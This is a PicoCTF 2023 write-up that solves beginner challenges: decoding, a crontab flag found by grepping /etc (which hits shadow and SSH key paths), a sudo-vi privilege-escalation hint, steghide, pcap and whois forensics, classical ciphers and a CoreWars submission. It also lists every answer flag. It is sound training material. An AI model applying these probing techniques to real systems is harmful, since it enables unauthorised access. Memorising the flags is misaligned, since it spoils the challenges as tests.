PicoCTF 2023

Created	@March 16, 2023 11:52 PM
Class	CTF-2023
Type	CTF
Materials	https://play.picoctf.org/events/72/
Reviewed	✓

money-ware

https://finance.yahoo.com/news/hackers-made-just-3-7-110658817.html

Flag : picoCTF{Petya}

repetitions


enc_flag file is given.

```
cat enc_flag | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d| base64 -d
```

Flag : picoCTF{base64_n3st3d_dic0d!n8_d0wnl04d3d_492767d2}

chrono

searching for the cron files locations




```
picoplayer@challenge:/etc$ grep -Ril "picoCTF" .
grep: ./.pwd.lock: Permission denied
grep: ./gshadow: Permission denied
grep: ./security/opasswd: Permission denied
grep: ./shadow: Permission denied
grep: ./ssh/ssh_host_ecdsa_key: Permission denied
grep: ./ssh/ssh_host_ed25519_key: Permission denied
grep: ./ssh/ssh_host_rsa_key: Permission denied
grep: ./ssh/ssh_host_dsa_key: Permission denied
./crontab
grep: ./gshadow-: Permission denied
grep: ./shadow-: Permission denied
grep: ./modules-load.d/modules.conf: No such file or directory
grep: ./ssl/private: Permission denied
grep: ./sudoers: Permission denied
grep: ./sudoers.d/README: Permission denied
picoplayer@challenge:/etc$ ls ./crontab
./crontab
picoplayer@challenge:/etc$ ls -l cron
ls: cannot access 'cron': No such file or directory
picoplayer@challenge:/etc$ ls -l crontab
-rw-r--r-- 1 root root 43 Mar 16 02:01 crontab
picoplayer@challenge:/etc$ cat crontab
# picoCTF{Sch3DUL7NG_T45K3_L1NUX_7754e199}
```

Flag : picoCTF{Sch3DUL7NG_T45K3_L1NUX_7754e199}

Permissions

Challenge : `ssh -p 56902 picoplayer@saturn.picoctf.net`


Unintended



```
picoplayer@challenge:/challenge$ cat metadata.json
{"flag": "picoCTF{uS1ng_v1m_3dit0r_021d10ab}", "username": "picoplayer", "passwor
picoplayer@challenge:/challenge$ 
```

Intended

identifying suid bit commands



```
picoplayer@challenge:~$ sudo -l
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
```

Flag : picoCTF{uS1ng_v1m_3dit0r_021d10ab}

useless

challenge : `ssh picoplayer@saturn.picoctf.net -p 60732`


Solution :

$ **man useless**

Flag : picoCTF{us3l3ss_ch4ll3ng3_3xpl0it3d_5562}

Special

Challenge : `ssh -p 49167 ctf-player@saturn.picoctf.net`




```
Last login: Sat Mar 18 05:21:48 2023 from 127.0.0.1
Special$ ls
Is
sh: 1: Is: not found
Special$ cat
Cat
sh: 1: Cat: not found
Special$ cat | cat *
Cat | cat *
sh: 1: Cat: not found
cat: blargh: Is a directory
Special$ cat | cat blargh/*
Cat | cat blargh/*
sh: 1: Cat: not found
picoCTF{5p311ch3ck_15_7h3_w0r57_6a2763f6}Special$
```

Flag : picoCTF{5p311ch3ck_15_7h3_w0r57_6a2763f6}

Specialer

Challenge : `ssh -p 52870 ctf-player@saturn.picoctf.net`




```
Specialer$ echo *
abra ala sim
Specialer$ echo "$(<abra/*.txt)"
-bash: abra/*.txt: ambiguous redirect
Specialer$ echo abra/*
abra/cadabra.txt abra/cadaniel.txt
Specialer$ echo "$(<abra/cadabra.txt)"
Nothing up my sleeve!
Specialer$ echo "$(<abra/cadaniel.txt)"
Yes, I did it! I really did it! I'm a true wizard!
Specialer$ echo ala/*
ala/kazam.txt ala/mode.txt
Specialer$ echo "$(<ala/kazam.txt)"
return 0 picoCTF{y0u_d0n7_4ppr3c1473_wh47_w3r3_d01ng_h3r3_38f5cc78}
Specialer$ Connection to saturn.picoctf.net closed by remote host.
Connection to saturn.picoctf.net closed.
```

Flag : picoCTF{y0u_d0n7_4ppr3c1473_wh47_w3r3_d01ng_h3r3_38f5cc78}


hideme

Challenge : flag.png given



```
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$ strings flag.png | grep flag
secret/flag.pngUT
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$ unzip flag.png
Archive:  flag.png
warning [flag.png]:  39739 extra bytes at beginning or within zipfile
  (attempting to process anyway)
   creating: secret/
  inflating: secret/flag.png
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$
```

Flag is in secret/flag.png image



picoCTF{Hiddinng_An_imag3_within_@n_ima9e_cda72af0}

Flag : picoCTF{Hiddinng_An_imag3_within_@n_ima9e_cda72af0}

who is it

Challenge : email-export.eml provided


In email-export.eml

```
Authentication-Results: mx.google.com;
dkim=pass header.i=@onionmail.org header.s=jan2022 header.b=4sU2nk5Z;
spf=pass (google.com: domain of lpage@onionmail.org designates 173.249.33.206 as permitted sender) smtp.mailfrom=lpage@onionmail.org;
dmarc=pass (p=NONE sp=NONE dis=NONE) header.from=onionmail.org
```

whois lookup on 173.249.33.206

https://www.whois.com/whois/173.249.33.206

Result:



```
source:         RIPE # Filtered

person:         Wilhelm Zwalina
address:        Contabo GmbH
address:        Aschauer Str. 32a
address:        81549 Muenchen
phone:          +49 89 21268372
fax-no:         +49 89 21665862
nic-hdl:        MH7476-RIPE
mnt-by:         MNT-CONTABO
mnt-by:         MNT-GIGA-HOSTING
created:        2010-01-04T10:41:37Z
last-modified:  2020-04-24T16:09:30Z
source:         RIPE

% Information related to '173.249.32.0/23AS51167'
```


Flag : picoCTF{WilhelmZwalina}

PcapPoisoning

Challenge : `trace.pcap` is given

Solution:


Used `frame contains "picoCTF"` display filter, and copied bytes as printable text.



```
frame contains "picoCTF"
No.   Time      Source      Destination  Protocol Length Info
 507 0.101720  172.16.0.2  10.253.0.6   TCP          82 [TCP Retransmission] [TCP Port numbers reused] 2
```

```
▸ Frame 507: 82 bytes on wire (65
▸ Internet Protocol Version 4, Sr
▾ Transmission Control Protocol,
     Source Port: 20
     Destination Port: 21
     [Stream index: 1]
     [Conversation completeness: 
     [TCP Segment Len: 42]
     Sequence Number: 0    (relat
     Sequence Number (raw): 0
     [Next Sequence Number: 43
     Acknowledgment Number: 0
```

```
0000  01000101 00000000 00000000 01010010 00000000 00000001 00000000 00000000   ........
0008  01000000 00000110 11000011 10010000 10101100 00010000 00000000 00000010   .C......
0010  00001010 11111101 00000000 00000110 00000000 00010100 00000000 00010101   ........
0018  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000   ........
0020  01010000 00000010 00100000 00000000 10110100 10000011 00000000 00000000   &...c..
0028  01110000 01101001 01100011 01101111 01000011 01010100 01000110 01111011   ...?...#
0030  01010000 00110110 00110100 01010000 01011111 00110100 01001110 00110100   &64&^4+4
0038  01001100 00110111 01010011 00110001 01010011 01011111 01010011 01010101   <7...^..
0040  00110101 00110101 00110011 00110101 00110101 01000110 01010101 01001100   55355..<
0048  01011111 00110011 00110001 00110000 00110001 00110000 01100011 00110100   ^3.....4
0050  00110110 01111101                                                         6'
```



```
┌─[intruder@parrot]─[~]
└──╼ $ER@Ã¬
ýP ´picoCTF{P64P_4N4L7S1S_SU55355FUL_31010c46}
bash: ER@Ã¬: command not found
bash: ýP: command not found
```


Flag : picoCTF{P64P_4N4L7S1S_SU55355FUL_31010c46}

FindAndOpen

Challenge : file.zip and dump.pcap is given

The file.zip is password protected.


By analysing `dump.pcap` we found half flag and that is the password for the `file.zip`



```
No.   Time          Source              Destination         Protocol  Length Info
    6 1.008317      20:6f:6e:20:45:74   46:6c:79:69:6e:67   0x6865        43 Ethernet II
    7 1.209846      20:6f:6e:20:45:74   46:6c:79:69:6e:67   0x6865        43 Ethernet II
    8 1.411343      20:6f:6e:20:45:74   46:6c:79:69:6e:67   0x6865        43 Ethernet II
    9 1.612744      20:6f:6e:20:45:74   46:6c:79:69:6e:67   0x6865        43 Ethernet II
   48 24.240874     50:4a:47:54:46:52   41:41:42:42:48:48   0x4c4b        70 Ethernet II
   23 10.242808     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   24 10.444761     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   25 10.646140     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   26 10.847594     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   27 11.049029     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   28 11.250713     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   29 11.452152     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II
   30 11.653620     76:51:31:52:47:65   69:42:77:61:57:4e   0x3143        47 Ethernet II

▸ Frame 48: 70 bytes on wire (560 bi      0000  01000001 01000001 01000010 01000010 01001000 010
▸ Ethernet II, Src: 50:4a:47:54:46:5      0008  01000111 01010100 01000110 01010010 01001100 010
▾ Data (56 bytes)                         0010  01101000 01110000 01100011 01111001 01000010 011
    Data: 5647687063794270637942306       0018  01000010 00110000 01100001 01000111 01010101 011
```

By viewing data as base64 we found the password for the `file.zip`



Wireshark · Data (data.data) · dump.pcap (as superuser)

```
This is the secret: picoCTF{R34DING_LOKd_
```

Frame 48, Data (data.data), 56 bytes.


Decode as: Base64 Show as: ASCII

Password : picoCTF{R34DING_LOKd_

Flag : picoCTF{R34DING_LOKd_fil56_succ3ss_b98dda6a}

ReadMyCert

Just read the `readmycer.csr` file for the flag



readmycert.csr

picoCTF{read_mycert_41d1c74c}

Certificate request

Identity: picoCTF{read_mycert_41d1c74c}

Flag : picoCTF{read_mycert_41d1c74c}

rotations

Challenge : `encrypted.txt` **is given**

content of `encrypted.txt`

```
xqkwKBN{z0bib1wv_l3kzgxb3l_555957n3}
```

Perform rotation on above text


`**ROT18** is the solution

Flag : picoCTF{r0tat1on_d3crypt3d_555957f3}

HideToSee


Challenge : An image `atbash.jpg` **is given.**

Using steghide to get info about hidden files.



```
└──╼ $steghide info atbash.jpg
"atbash.jpg":
  format: jpeg
  capacity: 2.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "encrypted.txt":
    size: 31.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

An `encrypted.txt` is embedded in image. Extracting `encrypted.txt`




```
└──╼ $steghide --extract -sf atbash.jpg
Enter passphrase:
wrote extracted data to "encrypted.txt".
┌─[intruder@parrot]─[/media/sf_CYBER/CTF/CTFTime/11_
└──╼ $cat encrypted.txt
krxlXGU{zgyzhs_xizxp_7142uwv9}
```

Content of `encrypted.txt` is

`krxlXGU{zgyzhs_xizxp_7142uwv9}`

As the file name said that it is a **atbash** ciphertext.

Decrypting **atbash** ciphertext with **cyberchef**



```
krxlXGU{zgyzhs_xizxp_7142uwv9}
```

```
picoCTF{atbash_crack_7142fde9}
```

Flag : picoCTF{atbash_crack_7142fde9}

Reverse

Challenge : A `ret` binary file is given.

Solution:

A simple `strings` does the job.

Flag : picoCTF{3lf_r3v3r5ing_succe55ful_2f0131a4}

SafeOpener 2

Challenge : A `SafeOpener.clas` file is given.

Solution :

A simple `strings` or `cat` does the job.

Flag : picoCTF{SAf3_0p3n3rr_y0u_solv3d_it_3dae8463}

Ready Gladiator 0

Challenge :

Can you make a CoreWars warrior that always loses, no ties?
Your opponent is the Imp. The source is given in `imp.red` file

imp.red contains


```
;redcode
;name Imp Ex
;assert 1
mov 0, 1
end
```

If you wanted to pit the Imp against himself, you could download the Imp and connect to the CoreWars server like this: `nc saturn.picoctf.net 55108 < imp.red`

Solution:

Changed `mov 1, 0` to `mov 0, 1` in `imp.red` and run

`nc saturn.picoctf.net 55108 < imp.red`



```
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Rev$ nc saturn.picoctf.net 55108 < imp.
red
;redcode
;name Imp Ex
;assert 1
mov 1, 0
end
Submit your warrior: (enter 'end' when done)

Warrior1:
;redcode
;name Imp Ex
;assert 1
mov 1, 0
end

Rounds: 100
Warrior 1 wins: 0
Warrior 2 wins: 100
Ties: 0
You did it!
picoCTF{h3r0_t0_z3r0_4m1r1gh7_e1610ed2}
```

Flag : picoCTF{h3r0_t0_z3r0_4m1r1gh7_e1610ed2}

